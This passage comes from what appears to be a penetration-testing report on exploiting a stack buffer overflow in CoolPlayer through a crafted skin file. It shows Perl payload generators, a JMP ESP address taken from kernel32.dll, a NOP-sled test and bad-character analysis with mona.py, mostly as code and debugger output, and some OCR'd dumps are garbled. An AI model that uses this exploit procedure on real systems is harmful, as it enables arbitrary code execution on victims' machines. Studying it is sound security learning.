
```
Address   Hex dump                  ASCII
004DE000 00 00 00 00 00 00 00 00 ........
004DE008 00 00 00 00 00 00 00 00 ........
004DE010 00 00 00 00 00 00 00 00 ........
004DE018 00 00 00 00 00 00 00 00 ........
004DE020 00 00 00 00 00 00 00 00 ........
004DE028 00 00 00 00 00 00 00 00 ........
004DE030 00 00 00 00 00 00 00 00 ........
004DE038 00 00 00 00 00 00 00 00 ........
004DE040 00 00 00 00 00 00 00 00 ........
004DE048 00 00 00 00 00 00 00 00 ........
004DE050 00 00 00 00 00 00 00 00 ........
004DE058 00 00 00 00 00 00 00 00 ........
004DE060 00 00 00 00 00 00 00 00 ........
004DE068 00 00 00 00 00 00 00 00 ........
004DE070 00 00 00 00 00 00 00 00 ........
004DE078 00 00 00 00 00 00 00 00 ........
004DE080 00 00 00 00 00 00 00 00 ........
004DE088 00 00 00 00 00 00 00 00 ........
004DE090 00 00 00 00 00 00 00 00 ........
004DE098 00 00 00 00 00 00 00 00 ........
004DE0A0 00 00 00 00 00 00 00 00 ........
004DE0A8 00 00 00 00 00 00 00 00 ........
004DE0B0 00 00 00 00 00 00 00 00 ........
004DE0B8 00 00 00 00 00 00 00 00 ........
004DE0C0 00 00 00 00 00 00 00 00 ........
004DE0C8 00 00 00 00 00 00 00 00 ........
004DE0D0 00 00 00 00 00 00 00 00
```

```
0011E4E8   43434343  CCCC
0011E4EC   44444444  DDDD
0011E4F0   00138300  .â‼.
0011E4F4   001381C0  └ü‼.
0011E4F8   00000000  ....
0011E4FC   CCCCCCCC  ╠╠╠╠
0011E500   CCCCCCCC  ╠╠╠╠
0011E504   CCCCCCCC  ╠╠╠╠
0011E508   CCCCCCCC  ╠╠╠╠
0011E50C   CCCCCCCC  ╠╠╠╠
0011E510   CCCCCCCC  ╠╠╠╠
0011E514   CCCCCCCC  ╠╠╠╠
0011E518   CCCCCCCC  ╠╠╠╠
0011E51C   CCCCCCCC  ╠╠╠╠
0011E520   CCCCCCCC  ╠╠╠╠
0011E524   CCCCCCCC  ╠╠╠╠
0011E528   CCCCCCCC  ╠╠╠╠
0011E52C   CCCCCCCC  ╠╠╠╠
0011E530   CCCCCCCC  ╠╠╠╠
0011E534   CCCCCCCC  ╠╠╠╠
0011E538   CCCCCCCC  ╠╠╠╠
0011E53C   CCCCCCCC  ╠╠╠╠
0011E540   CCCCCCCC  ╠╠╠╠
0011E544   CCCCCCCC  ╠╠╠╠
0011E548   CCCCCCCC  ╠╠╠╠
0011E54C   CCCCCCCC  ╠╠╠╠
0011E550   CCCCCCCC  ╠╠╠╠
0011E554   CCCCCCCC  ╠╠╠╠
```

```
Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program   Top   Paused
```

Figure 10 Testing EIP location in stack


After this was confirmed, the tester then moved onto finding a JMP ESP call in the Kernel32.dll (Figure 11) so that after filling the buffer it would jump to a JMP ESP. A JMP ESP, when hit, makes the program jump to the top of the stack, in this case where the shellcode is and would then be executed.



```
C:\Documents and Settings\Administrator\Desktop>findjmp.exe kernel32.dll ESP

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the ESP register
0x7C8369F0      call ESP
0x7C86467B      jmp ESP
0x7C868667      call ESP
Finished Scanning kernel32.dll for code useable with the ESP register
Found 3 usable addresses

C:\Documents and Settings\Administrator\Desktop>
```

Figure 11 Finding JMP ESP in kernel32.dll

With a JMP ESP address found, it can be added to the Perl code in place of the 4 "B" characters. However, due to the fact that the stack reads instructions backwards (or little endian style) the tester had to pack the address so that when it is written to the program it is readable to the program (Figure 12).




```
$file1="CoolplayerSkinPatternTest.ini";
$PlaylistSkin = "[CoolPlayer Skin]";
$PlaylistSkin .= "PlaylistSkin=";
$PlaylistSkin .= "A" x 1056;
$PlaylistSkin .= pack('V',0x7C86467B);
$PlaylistSkin .= "C" x 4;
$PlaylistSkin .= "D" x 4;


open($FILE,">$file1");
print $FILE $PlaylistSkin;
close($FILE);
```

Figure 12 Packing the JMP ESP memory address


After the tester was able to confirm that the JMP ESP works the way that was wanted, the next step was to find how much space was available in the stack, this would allow for the tester to be able to check to see how much space was available for shellcode.

In order to do this the tester would need to do a similar test as the one that was used to check the size of the buffer. By sending a large number of a characters it would be possible to see how much space there is available within the stack. The tester went ahead with sending "\x90" or otherwise called NOPs, which are areas of empty space with no instructions (Figure 13). This was noted through placing a breakpoint on the JMP ESP memory location (Figure 14 and 15) where the results can be seen in figure 16.


C:\Documents and Settings\Administrator\Desktop\Room For Shellcode.pl - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
Room For Shellcode.pl

```
$file1="CoolplayerSkinRoom.ini";
$PlaylistSkin = "[CoolPlayer Skin]\n";
$PlaylistSkin .= "PlaylistSkin=";
$PlaylistSkin .= "A" x 1056;
$PlaylistSkin .= pack('V',0x7C86467B);
$PlaylistSkin .= "\x90" x 31000;

$PlaylistSkin .= "\xCC";
open($FILE,">$file1");
print $FILE $PlaylistSkin;
close($FILE);
```

Figure 13 Sending NOPs to check room for Shellcode


File View Debug Plugins Options Window Help
L E M T W H C / K B R
CPU - thread 000009CC, module ntdll
Registers (FPU)
Address Hex dump
Enter expression to follow
OK
Cancel

```
7C90120F  C3            RETN
7C901210  8BFF          MOV EDI,EDI
7C901212  CC            INT3
7C901213  C3            RETN
7C901214  8BFF          MOV EDI,EDI
7C901216  8B4424 04     MOV EAX,DWORD PTR
7C90121A  CC            INT3
7C90121B  C2 0400       RETN 4
7C90121E  64:A1 18000000 MOV EAX,DWORD PTR
7C901224  C3            RE
7C901225  57            PU
7C901226  8B7C24 0C     MO
```


```
EAX 7FFDE000
ECX 00000002
EDX 00000003
EBX 00000001
ESP 0134FFCC
EBP 0134FFF4
ESI 00000004
EDI 00000005
```

```
004DE000  00 00 00 00  00 00
004DE008  00 00 00 00  00 00
004DE010  00 00 00 00  00 00
004DE018  00 00 00 00  00 00
004DE020  00 00 00 00  00 00
004DE028  00 00 00 00  00 00
004DE030  00 00 00 00  00 00
```

```
0134FFFC   7C950030  ntdll.7C950030
```


Enter expression to follow: 0x7C86467B

Figure 14 Setting Breakpoint



```
7C86467B  FFE4           JMP ESP
7C86467D  47             INC EDI
7C86467E  867CFF 15      XCHG BYTE PTR DS:[
7C864682  58             POP EAX
7C864683  15 807C8D85    ADC EAX,858D7C80
7C864688  38FE           CMP DH,BH
7C86468A  FFFF           ???
7C86468C  50             PUSH EAX
7C86468D  8D85 A8FDFFFF  LEA EAX,DWORD PTR
7C864693  50             PUSH EAX
7C864694  33C0           XOR EAX,EAX
7C864696  50             PUSH EAX
```

Figure 15 Breakpoint (shortcut F2)




```
0010E4E8  90909090
0010E4EC  90909090
0010E4F0  90909090
0010E4F4  90909090
0010E4F8  90909090
0010E4FC  90909090
0010E500  90909090
0010E504  90909090
0010E508  90909090
0010E50C  90909090
0010E510  90909090
0010E514  90909090
0010E518  90909090
0010E51C  90909090
0010E520  90909090
0010E524  90909090
0010E528  90909090
0010E52C  90909090
0010E530  90909090
0010E534  90909090
0010E538  90909090
0010E53C  90909090
0010E540  90909090
0010E544  90909090
0010E548  90909090
0010E54C  90909090
0010E550  90909090
0010E554  90909090
```

F8/F9 to pass exception to program | Paused

Figure 16 About 32000 NOP's


Next the tester looked at potential filtering of characters. Due to the buffer overflow vulnerability being a popular exploited vulnerability it is possible that when making the program the programmers added a filter that would filter out certain characters. Also, the program itself may take act differently to certain characters such as 0x00 which is often an end of line command, which would cut off anything after it. The tester had to test for such characters that had the possibility to negatively affect the execution of the shellcode. For this the tester used another debugger called Immunity Debugger (Immunity Debugger, 2020) and attached CoolPlayer to it (Figure 17) by clicking file and attach and selecting CoolPlayer. Immunity Debugger was used because it supports a plugin called mona.py (corelan/mona, 2020). Mona.py has the ability to compare contents of a file to what is in memory. More specifically a generated collection of all 256 ASCII (Figure 18) characters can be put into the CoolPlayer program and the log be compared to what is in memory, in order to root out any filtered/bad characters. If any of the characters are filtered it would be noticeable as something other than the character would be displayed or nothing would be displayed at all if one were to attempt to find filtered characters by visually checking.

Firstly, the tester created a folder for all the logs to go into to be looked at and used later. To do this the command '!mona config -set workfolder c:/log/1801153' was used creating a 'log' folder and a '1801153' sub-folder on the C: drive. After that the command '!mona bytearray' was run in order to create all 256 ASCII characters that would be put into the Perl program, to then be uploaded to CoolPlayer (Figure 19).


Immunity Debugger
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Call tree
Called from
Procedure
Calls
Comment
Select process to attach
Attach
Cancel
Need support? visit http://forum.immunityinc.com/
Ready


```
PID   Name        Service            Listening      Window                       Path
2916  1801153                                       CoolPlayer Playlist          C:\Docum
488   alg         ALG                TCP: 1027                                   C:\WINDO
1908  cmd                                                                        C:\WINDO
616   csrss                                                                      \??\C:\W
2600  ctfmon                                        TF_FloatingLangBar_WndTitl   C:\WINDO
2492  Explorer                                      Connections Tray             C:\WINDO
420   inetinfo    IISADMIN                                                       C:\WINDO
1412  jqs         JavaQuickStart     TCP: 5152                                   C:\Progr
2576  jusched                                                                    C:\Progr
704   lsass       PolicyAgent, P     UDP: 500 4500                               C:\WINDO
1432  MDM         MDM                                                            C:\Progr
216   nginxr7                        TCP: 3790                                   C:\metas
1972  nginxr7                                                                    C:\metas
1512  notepad++                                     C:\Documents and Settings\   C:\Progr
1444  pg_ctl      metasploitPost                                                 C:\METAS
1552  postgres                       TCP: 7337 UDP:                              C:\METAS
1660  postgres                                                                   C:\METAS
1700  postgres                                                                   C:\METAS
1724  postgres                                                                   C:\METAS
```

Figure 17 Attaching CoolPlayer to Immunity Debugger



```
          Immunity Debugger 1.85.0.0 : R'lyeh
          Need support? visit http://forum.immunityinc.com/
0BADF00D  [+] Command used:
0BADF00D  !mona config -set workingfolder c:/log/1801153
0BADF00D  Writing value to configuration file
0BADF00D  Old value of parameter workingfolder =  c:/logs/1801153
0BADF00D  [+] Saving config file, modified parameter workingfolder
0BADF00D       mona.ini saved under C:\Program Files\Immunity Inc\Immunity Debugger
0BADF00D  New value of parameter workingfolder =  c:/log/1801153
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00
0BADF00D  [+] Command used:
0BADF00D  !mona bytearray
0BADF00D  Generating table, excluding 0 bad chars...
0BADF00D  Dumping table to file
0BADF00D  [+] Preparing output file 'bytearray.txt'
0BADF00D      - Creating working folder c:/log/1801153
0BADF00D      - Folder created
0BADF00D      - (Re)setting logfile c:/log/1801153\bytearray.txt
          "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
          "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
          "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
          "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
          "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
          "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
          "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
          "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
0BADF00D
0BADF00D  Done, wrote 256 bytes to file c:/log/1801153\bytearray.txt
0BADF00D  Binary output saved in c:/log/1801153\bytearray.bin
0BADF00D
0BADF00D  [+] This mona.py action took 0:00:00.070000
!mona bytearray
```


Figure 18 All 256 ASCII characters



```
$file1="CoolplayerSkinBadCharacters.ini";
$PlaylistSkin = "[CoolPlayer Skin]\n";
$PlaylistSkin .= "PlaylistSkin=";
$PlaylistSkin .= "A" x 1056;
$PlaylistSkin .= pack('V',0x7C86467B);
$PlaylistSkin .= "\x90" x 16;
 $PlaylistSkin .= "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f";
$PlaylistSkin .="\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f";
$PlaylistSkin .= "\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f";
$PlaylistSkin .= "\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f";
$PlaylistSkin .= "\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f";
$PlaylistSkin .= "\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf";
$PlaylistSkin .= "\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf";
$PlaylistSkin .= "\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";

open($FILE,">$file1");
print $FILE $PlaylistSkin;
close($FILE);
```


Figure 19 256 ASCII characters in Perl code

After attaching CoolPlayer to Immunity Debugger and uploading the new skin file the tester then used the command '!mona compare -f c:/logs/1801153/bytearray.bin -a 0011E4F8' (Figure 20 and Figure 21) to compare the ASCII characters that are in the stack to the ones that are in memory and locate any filtered characters.




```
!mona compare -f c:/logs/1801153/bytearray.bin -a 0011E4E8
```

Figure 20 Compare command at ASCII memory location



```
0011E4E8  23222120   !"#
0011E4EC  27262524  $%&'
0011E4F0  2B2A2928  ()*+
0011E4F4  2F2E2D20   -./
0011E4F8  33323130  0123
0011E4FC  37363534  4567
0011E500  3B3A3938  89:;
0011E504  3F3E203C  < >?
0011E508  43424140  @ABC
0011E50C  47464544  DEFG
0011E510  4B4A4948  HIJK
0011E514  4F4E4D4C  LMNO
0011E518  53525150  PQRS
0011E51C  57565554  TUVW
0011E520  5B5A5958  XYZ[
0011E524  5F5E5D5C  \]^_
0011E528  63626160  `abc
0011E52C  67666564  defg
0011E530  6B6A6968  hijk
0011E534  6F6E6D6C  lmno
0011E538  73727170  pqrs
0011E53C  77767574  tuvw
0011E540  7B7A7978  xyz{
0011E544  7F7E7D7C  |}~⌂
0011E548  83828180  Çüéâ
```

Figure 21 Memory location in stack



```
0010E4F8        |-------------------------------------------------|
0010E4F8   0    |00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f| File
0010E4F8        |-1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1 -1| Memory
0010E4F8  10    |10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f| File
